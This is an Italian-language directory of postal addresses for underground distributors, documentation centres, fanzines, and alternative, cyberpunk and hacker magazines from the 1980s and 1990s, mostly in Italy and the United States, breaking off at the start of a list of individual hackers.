ATTACK MULTIMEDIA, Via delle Lame 57/3, Bologna 40122, Italia
C. CULT. DI DOCUM. SAN DONATO, Via Piana 18/b, Bologna 40127, Italia
C. DOCUM. GABBIA/NO, Via Avesella 2, Bologna 40121, Italia
ISOLA NEL KANTIERE, Via San Giuseppe 8, Bologna 40124, Italia
SPARTIVENTO c/o Libreria Tempi Moderni, Via Leopardi 1/d-e, Bologna 40122, Italia
FIRENZE:
ARCHIVIO DEL '68 (archivio), Via Giano della Bella 22, Firenze, Italia
C. DI COM. ANTAGONISTA, Via di Mezzo 46, Firenze, Italia
DA/DA, C.I. 76358531, Firenze, 50145, Italia
MILANO:
ADN, P.zza Segrino 6/a, 20159, Milano, Italia
AMBOS MUNDOS Archivioi Video, Via P. Paoli 2, Milano20144, Italia
CONCHETTA, Via Conchetta 18, Milano 20143, Italia
JOO DISTRIBUZIONE, Via Alessi ", Milano 20121, Italia
NUVOLA NERA c/o Laboratorio Anarchico, Via De Amicis 10, Milano, Italia
WHIP, Via Savona 13, Milano, Italia
ROMA:
ARCHIOVIO INT. CONTROCULT. MOV. OPERAIO, Via dei Platani 138, Roma 00172, Italia
C. DOCUM. ANARCHICA, Via dei Campani 69, Roma 00185, Italia
DENNI ALESSANDRO, Via Sante Bargellini 23, Roma 00100, Italia
KONTAGIO DISTRIBUZIONI c/o S. Cultrera Via Bat. Nomentana 48 Roma 00162 Italia
ROSSO E NERO c/o Gruppo E. Malatesta, Via dei Piceni 39, Roma, 00185, Italia
TORINO:
BACK DOOR, Via Pinelli 45, Torino 10100, Italia
DECODER INSTITUTE c/o Marco Farano,Via Plava, 101, 10100 Torino, Italia
DIEST, Via G. Reni 93, Torino 10100, Italia
EL PASO, Via Passo Buole 47, Torino 10127, Italia
HAX, Via S. Andrea 20, 10048, Vinovo (TO), Italia
INISHEER c/o BACK DOOR, Via Pinelli 45, Torino, 10144, Italia
NAUTILUS, C.P. 1311, Torino, 10100, Italia
ALTRE CITTA':
BABILONIA (laboratorio serigrafico), Via B. Giovanna 55, Bassano D. G., Italia
BLU BUS c/o Sergio Milani, Via Avondo 1, 11100, Aosta, Italia
CATALANO NICOLA, Via Marconi 92, San Giorgio a Cremano 80046, Napoli, Italia

C. DOCUM. ANARCHICO GENOVESE, P.zza Imbriaci 5/3 b, Genova 16123, Italia
C. DOCUM. ARN, Via San Biagio dei Librai 39 Napoli 80138, Italia
C. DOCUM. AUTOGESTIONE OGGI, Via Abbrescia 25 int. 7, Bari 70121, Italia
C. DOCUM. COMUNIC. ANTAGONISTA, Vicolo degli Indoratori 68 r, Genova 16123, Italia
C. DOCUM. DI LUCCA, C.P. 308 -Via degli Asili 10, Lucca 55100, Italia
C. DOCUM. DI PISTOIA, C.P. 347, Pistoia 51100, Italia
C. DOCUM. INTERNAZIONALISTA, P.zza San Francesco 7, Imperia 18100, Italia
C. DOCUM. ITALIA/NICARAGUA, Via Dante, Imperia 18100, Italia
C. DOCUM. LUIGI PINTO, Via Normanno 19, Foggia 71100, Italia
C. DOCUM. NAPOLEONE PAPINI, Via Garibaldi 47, Fano 61032, Pesaro, Italia
C. DOCUM. PROLETARIA, Via Mignonia 6, Taranto 74100, Italia
CONVOGLIO c/o CastelliAlberto, Via Vittorio Emanuele 7, Caprino 24030, Bergamo, Italia
CORRADO PENNA, Via Falconieri, isolato 472/B, 98121 Messina, Italia
C.S.BASSA FRIULANA , C.P. 36, San Giorgio di Nogaro (UD), 33058, Italia
DISCIPLINE c/o Gianfranco Santoro, Via Adige 8, 33010 Colugna, Udine, Italia
EDIZIONI STORIE TESE, P.O. BOX 113, Albenga (SV), 17031, Italia
GENTILE MANUEL, Via Fucini 2, Vittorio Veneto 31029, Treviso, Italia
GERMINAL, Via Mazzini 11, Trieste 34100, Italia
INDIE, Via Goldoni, 42/C 30174 Mestre, Venezia, Italia
IL GRAFFIO, C.P. 45, Rovereto (TN), 38068, Italia
INFEZIONE c/o Enrico Manicardi, Via degli Esposti 2, Modena, 41100, Italia
LOP'LOP EDIZIONI c/o Musarra Natale, Via Provinciale 8/a strada, Piano Tavola 95040, CT, Ita
KRONSTADT c/o Vespa Anna, Corso Nazionale 144, La Spezia 19100, Italia
LE STIMMATE c/o Pippo Scarso, Via Innamorati 8, Perugia, 06100, Italia
L'OFFICINA Ex Chiesa, Via Madri di Dio 14, Genova, Italia
MEGA MAGO MUSIC c/o Fiori Carones Alberto,Corso Garibaldi 27,Verbania - Intra 28044, NO
MELE MARCE DISTRIB. c/o G. Senesi, Via A. Carrane 7, Bari, 70124, Italia
MORGERA DAVIDE,Via Manzoni 16, Qualiano 80019 Napoli, Italia
MUSICA MASSIMA MAGNETICA c/o Luciano Dari, Via Concordia 36, Napoli 80132, Italia
MUSICHE c/o Ass.ne Feza, P.zza Brin 13, La Spezia 19100, Italia
MUZAK, Via Gramsci 40, 20071 Casalpusterlengo, Milano, Italia
OFFICINE SCHWARTZ, Via Promessi Sposi 33, Bergamo, 24100, Italia
RUPALTI MASSIMO, Via A. Manzoni 33, Urbania 61049, PE
SOTTOSOPRA c/oAlberto Mignetti Via Petrarca 14 Follonica (GR) 58022 Italia
STIMMATE c/o Pippo Scarso, Via Innamorati, 8, 06100, Perugia, Italia
TECNO BODY WAY c/o E. Aresu, Via Nazionale 40, Piano Tavola (CT), 95040, Italia
TECHNOLOGICAL FEELING c/o M. Guazzotti, Via S. Lorenzo 30/2 Savona 17100 Italia
TROBAR CLUS, Via di Mezzo 7, Bordighera (IN), 18012, Italia
TUNDERBOLD, Bergamo, Italia
VICENTINI ROBERTO, Via Chiaume 21/s, Tolmezzo 33028, Udine, Italia
ZELOU DISTRIBUZIONI c/o P. Russo, Via Angilla Vecchia 110, Potenza, 85100, Italia
WIDE REC., Via Prinetti 15, 56124, Pisa, Italia
WICONFONDO, c/o Sergio Milani, Via Avondo, 1, Aosta, Italia

NUOVA ZELANDA:

BRICK ROW PUBLISHERS, P.O.BOX 85057, Auckland 10, New Zeland

OLANDA:

V2 ORGANISATION,Muntelstrasse 23, 5211 PT'S - Hertogenbosch, Nederland

STATI UNITI:

LOS ANGELES:

AMOK, P.O. BOX 861867, Terminal Anney, Los Angeles, CA, 90086-1867, USA

NEW YORK:

AUTONOMEDIA, P.O. BOX 568, Brooklyn, NY, 11211, USA
BIG TAKEOVER, NYC, NY, USA

CITA DEL UNDERGROUND (prod. libri), 600 Madison Ave., 10022, NY, USA
LUNCH FOR EARS, NYC, NY, USA
ROCKS IN YOUR HEADS, NYC, NY, USA
SECOND COMING RECORDS, 235 Sullivan St., NYC, NY, USA
SEE HEAR, NYC, NY, USA
SECOND COMING RECORDS, 235 Sullivan St., NYC, NY, 10012, USA
SOUNDS, NYC, NY, USA
ST. MARK'S SOUND, 20 St. Mark's Pl., NYC, NY, USA
UBIQUITY, 607 DeGraw St., Brooklyn, NY, 11217, USA
VINYL MANIA, NYC, NY, USA
VISIONARY RECORDS, 524 W 23 St., suite 4049, NYC, NY, USA
VITAL MUSIC RECORDS, 81 Second Ave., NYC, NY, USA
SAN FRANCISCO:
COMICS & COMIX, 2461 Telegraph, 94704, Berkeley, CA, USA
ALTERNATIVE TENTACLES REC., P.O. BOX 11458, 94101, San Francisco, CA, USA
ANTI-AUTHORITARIAN STUDIES c/o ASUC,300 Eshelman Hall,Univ. Cal.Berkeley, CA 94720 USA
LAST GASP, 2180 Bryant St., San Francisco, CA, 94110, USA
MASONIC, Haight St., San Francisco, CA, USA
PIPE DREAMS, Haight St., San Francisco, CA, USA
RADICAL RECORDS, 2440 16 St., San Francisco, CA, USA
RECKLESS RECORDS, 1401 Haight St., San Francisco, CA, 94117, USA
ROUGH TRADE, 1529 Haight St., San Francisco, CA, 94117, USA
TARGET VIDEO, P.O. BOX 164, Volcano, CA, 95689, USA
THE EPICENTER ZONE, 475 Valencia St., SAN FRANCISCO, CA, USA
ALTRE CITTA':
A DISTRIBUTION, 396 7th St., #2, Jersey City, NJ, 07302, USA
BERNARD DEBOER, 113 E. Centre St., Nutley, NJ, 07110, USA
FLATLAND, P.O.BOX 2420, Fort Bragg, CA, 95437, USA
HOMING PIGEON, Route 1, Box 813, Elgin, TX, 78621, USA
INLAND, 254 Bradley, East Haven, CT, 06512, USA
LEFT BANK, 5241 Univ. Way SE, Seattle, WA, 98105, USA
LOOMPANICS UNLIMITED, P.O. BOX 1197, Port Townsend, WA, 98368, USA
REDWING BLACKBIRD, P.O.BOX 2042, Decatur, GA, 30031, USA

FANZINE E RIVISTE DI MUSICA, ARTE E CULTURE ALTERNATIVE PUBBLICATE DURANTE GLI ANNI '80 - '90 :

CANADA:
FILE c/o ART METROPOLE ,217 Richmond St., W Toronto, Canada M5V 1W2
RAMPIKE , 95 Rivercrest Road, Toronto, Ontario, M6S 4H7, Canada
SPLITTER , P.O. BOX 879, 36 Adelaide Street E., Toronto, Ontario, MSC 2K5, Canada
TRANSMISSION PUBLISHING ,21 Woodlands crescent, Winnipeg, R3K 1A3, Canada
GERMANIA:
SCHMOCK c/o X-Mist, Bulerstr. 5, 7277 Wildberg 1, Germany
INGHILTERRA:
LONDRA:
BLACK WHITE , c/o Paul,15 Oxford Ave., Wimbledon Chase, London SW20 8LS, England
CHAINSAW , BOX 787, 32 Ivor Place, London, England
RAPID EYE MOVEMENT c/o Rough Trade,130 Talbot Rd.,London W11,England
RUNNING ORDER c/o Wood Peter, 2 Brandreth Road, SW 17, Balham, London, England
SMILE c/o Stewart Home, BM Senior, London, WC1N 3XX, England

THE IMPOSSIBLE DREAM c/o Xntrix publishing,
P.O. BOX 299, London,E11 1EF, England
TOXIC GRAFY IT , 286 Portobello Rd., London W10, England
ALTRE CITTA':
BLACK FLAG , Over the Water, Sanday, Orkney, KW17 2BL, England
ITALIA:
BOLOGNA:
ANALFABETA C/O Coop. Bold Machine, Mura di Porta San Felice , Bologna,Italia
FIRE c/o Tinti Andrea, Via Romagniali 43, Bologna, Italia
SPARTIVENTO c/o Libreria Tempi Moderni, Via Leopardi 1/d-e, Bologna, Italia
FIRENZE:
ARS MORIENDI c/o Giovanni Meli, Via Martellina 8/b, Girone, Firenze, Italia
E.C.N. (AGENZIA DI COMUNICAZIONE ANTAGONISTA), Via di Mezzo 39r, Firenze, Italia
MILANO:
ABITI DA LAVORO, C.P. 37, Arcore, Milano, Italia
AMEN - THX 1138 c/o Roberto Marchioro, Via P. Rossi 19/4, Milano, Italia
A RIVISTA ANARCHICA, C.P. 17120, Milano, Italia
DECODER - SHAKE EDIZIONI UNDERGROUND, Via C. Balbo 10, Milano, Italia
IL FOGLIO c/o C.S.Leoncavallo, Via Mancinelli 21, Milano, Italia
IL VENTO SALATO c/o Simonetta Sullam, C.P. 12049, Milano, Italia
INFORME c/o Angelo Sterminatore,Via Rismondo 115,Milano,20153, Italia
LOGOS c/o Teresio Zaninetti, Via Baracca 1, Paderno di Ugnano, Milano
ROMA:
CONFRONTI, Via Banco Santo Spirito 3, Roma, Italia
I GIORNI CONTATI c/o Sapere 2000, Via Turati 48,Roma,Italia
LA PERNACCHIA c/o D'Andrea Fabrizio, Via Prenestina 186, Roma, Italia
MUCCHIO SELVAGGIO, Via P. Mascagni 3, Roma, Italia
VELVET, Via San Tommaso d'Aquino 105, Roma, Italia
TORINO:
GUERNICA c/o De Toni Andrea, Via Vittime di Bologna 4, Brandizza, Torino, Italia
IF c/o Natale Alfonso, Via Massena 47, Torino,Italia
LA LEGA DEI FURIOSI , c/o NAUTILUS, C.P. 1311, Torino, 10100, Italia
SKONTRO , Via Po 12, Torino, Italia
SNOWDONIA c/o Pustianatz M., Via degli Alteni 12, Poirino, Torino, Italia
ALTRE CITTA':
ANHELO c/o Sergio Armeno, Via Quasimodo 15, Castellamare di Stabia, Napoli, Italia
ARTE POSTALE , c/o Vittore BAroni, Via C. Battisti 339, Viareggio, Lucca, 55049, Italia
ARTZINE c/o Bruno Capatti, Via Bardonecchia 69, Dogato, FE, Italia
AUDAX, C.P. 215, Vercelli, Italia
BELA LUGOSI'S , c/o Caravita I., C.P. 24,Massa Lombarda,RA,Italia
BELTEMPO, Via Cavour 34, montebelluna, TV, Italia
BIRDY c/o Fini Walter, Via Giovanni XXIII n.1, Mariano Comense, Como, Italia
BUSCADERO, C.P. 503, Gallarate, VA, Italia
COMIX c/o Aresu Enrico, via Nazionale 40, Piano Tavola, CT, Italia
CONVOGLIA c/o Castelli Alberto, Via Vittorio Emanuele 7, Caprino, BG, Italia
CONCERKO , Via La Cal 85, 32020, Limana, BL, Italia
CONTROTENDENZE c/o Patruno Paolo, Via Celiberti 37, Gioia del Colle, BA, Italia
DISGREG-AZIONE, Via Volturno 26, Udine, Italia
EDIZIONI SENZA PATRIA, Via C. Battisti 39, Sondrio, Italia
ESPANSIONE URBANA c/o Zambolin Lorenzo,Via Marin Faliero 155, Verona, Italia
FERMENTI D'AVANGUARDIA c/o Restaino Michele, Via Cairoli 24, Rioneo in Vulture, PZ, Ita
INCUBO c/o Vicentini Roberto, Via Chiaume 21/s, Tolmezzo, Udine, Italia
ITAL REGGAE , c/o Gianni Galli, Via Bulasce 41, 17025, Loano (Savona), Italia

LA CENTRALE NATURALE c/o Orlando Sergio, Via Santa Rosa 18, Benevento, Italia
MACOSSA, C.P. 15, Venezia, Italia
META c/o Lupo Cosimo, C.P.A. 34, Copertino, LE, Italia
MUSICHE c/o Ass.ne Feza, P.zza Brin 13, La Spezia, Italia
NEMESIS MAGAZINE c/o Nicola Catalano, Via Marconi 42, San Giorgio a Cremano, Napoli, Italia
NERO EDIZIONI c/o Formaioni Marco, Via Gaeta 11, Piombino, Livorno, Italia
NEW BULLETTIN M.A.A. c/o Alessandro Ceccotto, Via Scarpari 1/1, Adria, RO, Italia
ROCKERILLA , Via Ferrere 5c, 17014, Cairo Montenotte, SV, Italia
ROSSO VIVO, Via Umberto 56, Cesena, FO, Italia
SKELETAL WORK c/o Fabrizio Gilardini, Viale Roma 7, Biella, VC, Italia
SEME ANARCHICO, C.P. 217, Brescia, Italia
SPLIN, Via Campania 20, Pescara, Italia
THE BRAIN OF THE MONSTER c/o Boccato Gherardo, Via degli Avieri 2, Adria,RO,Italia
URLO WAVE , C.P. 2775, Taranto, Italia
W.B.A. c/o Stefano Aria, Via de' Filippis 6, Catanzaro, Italia
WIZARD'S c/o Franco Santini, Via XX Giugno 44, Vadai, LI, Italia

STATI UNITI:

NEW YORK:

A DIFFERENT DRUMMER ,
84 Bay 28th Street, Brooklyn, NY, 11214, USA
BOMB , 271 Mulberry St., 10012, NYC, NY, USA
BRICK: ART IS A WEAPON,
151 first Avenue, Suite 7, New York, NY, 10003, USA
EXIT MAGAZINE , P.O. BOX 1405, NYC, NY, 10011, USA
JUST ANOTHER ASSHOLE , 8 Spring Street, NYC, 10012, NY, USA
REAL LIFE MAGAZINE,P.O. BOX 1564 Madison Square 8,10159,NY,USA
RED TAPE , 534 E 11 St. n.20, NYC, NY, 10009, USA
SPANNER/NYC , c/o Aloes Books,
P.O. BOX 5, Canal Street Station, NY, NY, 10013, USA
STONO , c/o Castillo Cultural Center,
500 Greenwich St., Suite 201, New York, NY, 10013, USA
THE ACT ,
P.O. BOX 3192, Church Street Station, NY, NY, 10008-3192, USA
THE INFORMANT MAGAZINE ,
P.O. BOX 1768, Canal Street Station, NYC, NY, USA
UP-FRONT , c/o PADD, 339 Lafayette St., NYC, 10012, USA
WRONG CONCLUSION FANZINE , 151 First Ave., Box A, NYC, NY, USA
YAWN: A SPORADIC CRITIQUE OF CULTURE ,
P.O. BOX 162, Oakdale, IA, 52319, USA

SAN FRANCISCO:

ANOTHER ROOM MAGAZINE , 1640 18 St., Oakland, CA, 94607, USA
BLACK LIST MAILORDER , 475 Valencia St., SAN FRANCISCO, CA, USA
CREEP , P.O. BOX 5528, San Francisco, CA, 94101, USA
HIGH PERFORMANCE , 1641 18 St., Santa Monica, CA, USA
KALX , 2311 Bowditch Street, Berkeley, CA, 94704, USA
MAXIMUM ROCK'N ROLL , P.O. BOX 288, Berkeley, CA, 94701, USA
RE-SEARCH , 20 Romolo B,San Francisco, CA, USA
THE LAST INTERNATIONAL , 55 Sutter St., #487,San Francisco,CA,94108, USA

ALTRI LUOGHI:

ARTPAPER
BOARD WATCH MAGAZINE , 5970 S. Vivian St., Littleton, CO, 80127, USA
CFY RECORDS , BOX 6271, Standford, CA, 94305, USA
DADATA , P.O. BOX 33, Stillwater, PA, 17878, USA

EULIPIAN , c/o Don Baker,
P.O. BOX 61387, Seattle, Washington, 98121, USA
EXTROPY: VACCINE FOR FUTURE SHOCK , c/o Max More,
P.O. BOX 77243, Los Angeles, CA, 90007-7243, USA
FACTSHEET FIVE , c/o Mike Gunderloy, Garizona Ave., Rensselaer, NY, USA
FLIP SIDE , P.O. BOX 363, Whittier, CA, 90608, USA
FORCED EXPOSURE (, 76 Bromfield St., Watertown, MA, 02172, USA
FRAME-WORK , 1048 West Sixth Street, Los Angeles, CA, 90017, USA
GAGA , 2630 Robert Walker Place, Arlington, VA, 22207, USA
GUILLOTTINE c/o Wendy Eager,
37-21 80 St., Apt. 6-H, Jackson Heights, NY, 11372, USA
HARD TIMES , P.O. BOX 924, May Wood, N.J., 07607, USA
HARSH REALITY MUSIC ,
P.O. BOX 241661, Memphis, TN, 38124-1661, USA
IAO CORE , 326 Dogwood Drive, Walnut Creek, CA, 94598, USA
LAST RITES , 1717 Sunnyside Beach Dr. Mc Henry, Illinois, 60050, USA
LEADING EDGE , 9977, Cam. Chirimolla, San Diego, CA, 92131, USA
LIGTHWORKS , P.O. BOX 1202, Birmingham, MI, 48012, USA
NEW ART EXAMINER ,
20 West Hubbard St., Suite 2W, Chicago, IL, 60610, USA
RIPPER , 1494 Teresita Drive, San Jose, CA, 95129, USA
ROCK AROUND THE WORLD,
P.O. BOX 40684, Portland, Oregon, 97240, USA
SUBURBAN RELAPSE , P.O. BOX 610906, N. Miami, FL, 33261, USA
THE ACE , P.O. BOX 11201, Shawnee Mission, KS, 66207-0201, USA
THE RUBBER STAMP FOLIO c/o Richard Rogers 13258 Chalon Road 30043 CA Los Angeles USA
UMBRA ET LUX , c/o DX/SWL Press,
10606-8 Camino Ruiz, Suite 174, San Diego, CA, 92126, USA
YOUR FLESH (Peter Davis) , P.O. BOX 3107, MPLS. MN. 55403, USA
WE GOT POWER ,
3010 Santa Monica Blvd. No. 310, Santa Monica, CA, 90404, USA
WOO-WOO , c/o Brent Beever, 607 E. Dayton, Madison, WI, 53703, USA
Z MAGAZINE , 150 West Canton St., Boston, MA, 02118, USA

ELENCO DI ALCUNE DELLE FANZINE DI ARTE, MUSICA E CULTURE ALTERNATIVE, PUBBLICATE DURANTE GLI ANNI '80 (DI CUI NON POSSEDIAMO GLI INDIRIZZI O NON ESISTONO PIÙ) :

ALASKA:
ANCHORAGE:
WARNING
AUSTRALIA:
DNA
INVITUS PAX
REGRESSION
AUSTRIA:
TEXT BOOK OF DOOM
BELGIO:
M 25
P. OR A.
PEACE OR ANNIHILATION
BRASILE:
SAN PAOLO:
ALERTA PUNK
FANZINE
ROCK'N'ROLL MUSIC
CANADA:
PAGES OF RAGE
THRASH TRAX
PILEDRIVER
RE-PRESS
TRANSMISSION PUBLISHING

DANIMARCA:
SORTE ROSE
FINLANDIA:
JAIS-UNI
KAHLITTU MAAILMANO A LA GUERRA
SEKASORTO
FRANCIA:
PIRATES & CO
GERMANIA:
KABELJAU
NASTY FACTS
GIAPPONE:
TOKIO:
UNKO
INGHILTERRA:
LONDRA:
CHAINSAW
ACTS OF DEFIANCE
ARTIFICIAL LIFE
BLACK WHITE
REBELLIOUS NATURE
THE EKLEKTIK
TOXIC GRAFITY
ALTRE CITTÀ:
A PACK OF LIES
ACTIVATE
BIGGER PROBLEM NOW
FINAL CURTAIN NERVE CENTRE
HUDDERSFIELD SUCKS
LOUD!
PHOENIX F.T.C.
PROTEST
RAISING HELL
RETURN OF THE NAIVE
SUBURBAN REVOLT
TALES FROM THE WASTELAND
IRLANDA:
URBAN DK
ITALIA:
BOLOGNA:
ASOCIALE OI!
A/TRAVERSO
ATTACK
ATTACK PUNKZINE
CACCOLONE BRIVIDO
LA CONGIURA DEI PAZZI
PUNKAMINAZIONE
SPRAY CONTRO
ZERO ZETA
FIRENZE:
BAMBINA PRECOCE
COMUNICATION BREAKDOWN
CORRENTE D'ARIA
DIRT
EXTRALARGE
FANATISMI GROSSOLANO
G.D.H.C.
GRANDUCATO SKAKKO ZINE
IL SALVAGENTE
IMPORTÉ D'ITALIE
MANI SULLA CITTÀ
MERRY CHRISTMAS
NE ONORE NE GLORIA
NUMERO UNICO
NUOVE DAL FRONTE
SOTTO ACCUSA
USCIRE DALL'ABISSO
GENOVA:
PUNX ANARCHIA
MILANO:
ANTI UTOPIA
CATASTROFE
ECCEZZIONALE
FAME
FUOCO PUNKZINE
FUORI MODA
L'ISTINTO DEL VIVERE
L'URLO DI CARTA
MUSICA 80
POGO
PUNK AZIONE
RE NUDO
RISI & SORRISI
ROSSO
RUMORE
SUSSURRI & GRIDA
VINILE
VIOLA
WOW
NAPOLI:
HATE AGAIN
OPDOSE
ROMA:
ANFIBI
ALTERNATIVE MUSIC
COMBINAZIONI
ECHO
METAMORFOSI
NUKE THE DISCO
PRISMA
STRAIGHT EDGE
THE SCREEN
TRIBAL CABARET MAGAZINE
VUOTO A PERDERE
TORINO:
DEPRESSIONE

DISFORIA
FLAG PUNKZINE
FUORI
LAMBDA
YETI
ALTRE CITTÀ:
AFASIA
ALL OUT ATTACK
ALTERNATIVE VOICE
ARCHAEOPOTERYX
ATTACCO PROGRESSIVO
BANK-PUNK-NEWAVE
BLAST OFF
BOGDS
CONTEMPT
CONTROCULTURA
CROLLO DELLA MUSICA
DALLE CANTINE FROCIE
DANZA SELVAGGIA
DEATH
DELINQUERE
DISASTER
DISORDER
ESPANSIONE URBANA
FALL OUT
FLAG PUNKZINE
FONOFUSIONI
GERMINAL
HACKERS
HATE AGAIN KIDZINE
HISTERYA
INSIDIA
ISTERIA KOLETIVA
KRIMINAL CLASS
LA FINESTRA
LA VOCE RIBELLE
LAGER
MONGOLFIERA
NASHVILLE SKYLINE
NAUSEA
NO!
NUOVA EMISSIONE
NUOVA FAHRENHEIT
ORDINE SENZA COSTRIZIONE
OUTSIDERS
PASPARTU
POLVERE
PROTESTA E SOPRAVVIVI
PUZZ
RADUNO PUNK
REBEL SOUL
RIVOLTA DELL'ODIO
ROCK GARAGE
ROCK ZERO - THE RUMORIST MAGAZINE
RUMORE
S.D.P.
SOTTOSOPRA
SPRAY CONTRO
STATO DI POLIZIA
SUBWAY
TAZZA DI THE
TRANCE
TUWAT
T.V.O.R.
UNITED
URLA DALLA FOGNA
VOCE RIBELLE
WELCOME TO HELL
WORKING CLASS KIDS
JUGOSLAVIA:
VICKS
NUOVA ZELANDA:
ONE WORLD
OLANDA:
IJ KRANT
NIEUWE KOEKRAND
WEERHAAK
SPAGNA:
BARCELLONA:
DESTRUYE
DOLL-KER
LA CABRA
LA ORUGA
N.D.F.
SOLO PARA LOCOS
MADRID:
AUSENCIA DE ESCARABAJOS
PENETRACTION
QUE ES EL GAL
ALTRE CITTÀ:
RADICAL ALTERNATIVA
RESISTE
U-I.R.A.
SVEZIA:
ARRRRRRRRGH!
BRUTAL CHAOS
SVIZZERA:
APOCALYPSE NOW FANZINE
STERIL
T.P.K.
U.S.A.:
NEW YORK:
AKWESASNE NOTES
ALTERNATIVE MEDIA
ART-RITE
AVENUE E

BETWEEN C AND D
BIG CITY
COVER
DOWNTOWN
EAST VILLAGE EYE
EPHEMERAL YOUTH MAGAZINE
FOOD MONITOR
FREE
GEM
GORE GAZETTE
GUARDIAN
HUMAN BULLSHIT
INTERNATIONAL GRAFFITI TIMES
ISRAEL ORIZONS
KILLER
JUST ANOTHER ASSHOLE
MERIP REPORTS
OVERTHROW
PEACE NEWSLETTER
PERFORMANCE ART
PROPAGANDA
SENSE OF PURPOSE
SOUTHERN LIFESTYLE
THE BIG TAKEOVER
THE CHORD
UGLY DUCKLING
WEDGE
WIN MAGAZINE
YOUTH AND NATION
SAN FRANCISCO E CALIFORNIA:
BIG RIVER NEWS
BRAV EAR
CONNEXIONS
CREEP
MOM... GUESS WHAT!
NEW INDICATOR
PUNCTURE
SANTA BARBARA NEWS & REVIEWS
SEXUAL FREEDOM
SHMATE
SIPAPU
SOUTHEAST ASIA CHRONICLE
SRAFED BULL
STAR ROOT
TRASHER MAGAZINE
UTOPIAN CLASSROOM
VENICE BEACHHEAD
YELLOW SILK
ALTRE CITTÀ:
ACTIVATE
ALTERNATIVE SOURCES OF ENERGY
AQUARIAN WEEKLY
ART EXTREME
ART/LIFE
ASSASSIN OF YOUTH
ATHENS NEWS
BE BAD BE GLAD
BLATCH
BOSTON PHOENIX
BOTH SIDES NOW
BRUNT
CEREBRAL DISCOURSE
CHEMICAL IMBALANCE
COLUMBUS FREE PRESS
COME UNITY
COMMUNITIES
COMMUNITY JOBS
CONFLICT
CONGRESS WATCHER
CONTEMPT
COOLEST RETARD
COUNTER PEACE
COYOTE
CREATIVE LOAFING
CRITICAL MASS JOURNAL
CRITIQUE
DATA DAY COMMUNICATIONS
DC GAZETTE
DELAWARE ALTERNATIVE PRESS
DIEHARD
DOINK!
DREAMSHORE MAGAZINE
EASTERN FRONT
FALLOUT
FIFTH ESTATE
FRIENDS OF DECEASED
GERMANY'S NACIONAL DISEASE
GOOD MORNING CLASS
GORE GAZETTE
HARBINGER
HEAD VEINS FANZINE
HERESIES
INDUSTRIAL WORKER
INK DISEASE
ISSUES IN RADICAL THERAPY
KA HULIAU
KILLIN' TIME
LANCASTER INDEPENDENT PRESS
LAST RITES
LAW & DISORDER
MAGGOT SANDWICH'S
MALICE FANZINE
MICHIGAN VOICE
MILL HUNK HERALD
MISSOURI VALLEY SOCIALIST
MY RULES

NEGATIVE PRINT
NEW EMANCIPATION
NEW PAGES
NEW PAPER
NEW TIMES
NEW UMANIST
NEWSREAL
NOISE FOR HEROES
NORTH CAROLINA ANVIL
NORTH WEST PASSAGE
NOW
OFF OUR BACKS
OOPS
OP: INDEPENDENT MUSIC
PEOPLE & TAXES
P.M.A.
PARANOIA
PHENIS
PIPELINE
POST AMERIKAN
PRAIRIE SUN
PREVIEW MAGAZINE
PROGRESSIVE PLATTER
PROPAGANDA
PUBLIC EYE
RADICAL AMERICA
RENEWABLE ENERGY NEWS
RESISTS
RIPPER
SHELTER FORCE
SLAM
SLEEPING DOGS
SMASH APATY
SNICKERS WHOLE
SOUTHERN LIBERTARIAN MESSENGER
SRAF BULLETIN
SUBURBAN RELAPSE
SUICIDE ATTEMPT
TAKE IT!
TARGET VIDEO
TASTY WORLD
TEST TUBE
THE ALTERNATIVE
THE CURRENT
THE DIPLOMAT
THE NATION
THE SUN
TIDEWATER
TOXIC CHRONICLES
TWISTED IMAGE
UPCOMING
UTNE READER
WARNING
WE GOT POWER
WEST SIDE STORY
WICKED FREE
XIPHOID PROCESS
XXX
YOUR FLESH
ZETA
ZONE V

VENEZUELA:
MUNDO SUBTERRANEO

RIVISTE DI CULTURE ALTERNATIVE, COMUNICAZIONI TELEMATICHE, HACKER E CYBERPUNK:

CANADA:
MONTREAL:
EDGE DETECTOR, c/o Glenn Grant, 1850 Lincoln Ave., #803, Montreal, Quebec, H3H 1H4, Canada
FRANCIA:
ALTERNATIK
GERMANIA:
AMBURGO:
DIE DATENSCHLEUDER, Amburgo
MONACO:
BAYRISCHE HACKERPOST, Monaco
COMPUTER CLUB SOCIALISTA
ALTRE CITTÀ:
DHACKESTE, Stuggart
INGHILTERRA:
LONDRA:

ELECTRONIC WORD
ENCYCLOPAEDIA PSYCHEDELICA INTL., Box 833, London, NW6, Inghilterra
VAGUE, BCM Box 7207, London, WCIN 3XX, Inghilterra
ITALIA:
FIRENZE:
E.C.N. - COMUNICAZIONE ANTAGONISTA, Via di Mezzo 46, Firenze, Italia
MILANO:
AMEN c/o Roberto Marchioro, Via P. Rossi 19/4, Milano, 20161, Italia
ARIO, Via Moscova 13, Milano, Italia
DECODER c/o UT Contaminazioni, Via C. Balbo 10, 20136, Milano, Italia
OLANDA:
HACK TIC, POST BUS 22953, 1100 DL, AMSTERDAM, OLANDA
STATI UNITI:
NEW YORK:
2600, P.O. BOX 752, Middle Island, NY, 11953-0752, USA
CYBERTEK MAGAZINE, P.O. BOX 64, Brewster, NY, 10509, USA
ELECTRIC WORD, 575 Madison Avenue, Suite 1006, EW17, New York, NY, 10022, USA
SEMIOTEXT(E), 522 Philosophy Hall, Columbia University, New York, NY, 10027, USA
TAP, Room 603, 147 W 42 St., NY, NY, 10036, USA
SAN FRANCISCO:
EMISSIONS, P.O. BOX 12373, Berkeley, CA, 94704, USA
MONDO 2000, P.O. BOX 40271, Berkeley, CA, 94704, USA
PROCESSED WORLD, 55 Sutter St. #829, San Francisco, CA, 94104, USA
THE NODE - FOR HACKERS WITH SOUL, P.O. BOX 1174, San Francisco, CA, 94101, USA
VERBUM, P.O. BOX 15439, San Diego, CA, 92115, USA
VERSION 90, 107 Brighton Ave., Alliston, MA, 02134, USA
WHOLE EARTH REVIEW, P.O. BOX 38, Sausalito, CA, 94966, USA
ALTRE CITTA:
BOARDWATCH MAGAZINE, 5970 S. Vivian Street, Littleton, CO, 80127, USA
BOING BOING, P.O. BOX 12311, Boulder, CO, 80303, USA
ELECTRONIC & RADIO HOBBYST'S NEWSLETTER, Panaxis productions,
P.O. BOX 130, Paradise, CA, 95967-0130, USA
SOUND CHOICE, P.O. BOX 1251, Ojai, CA, 93023, USA
VOICE MAIL HACKING, 2011 Crescent, Alamogordo, NM, 88310, USA

HACKERS:

CANADA:
TORONTO:
Griffith P., 25 Amaranth Cn, Toronto, ONT M6A 2P1, Canada
GERMANIA:
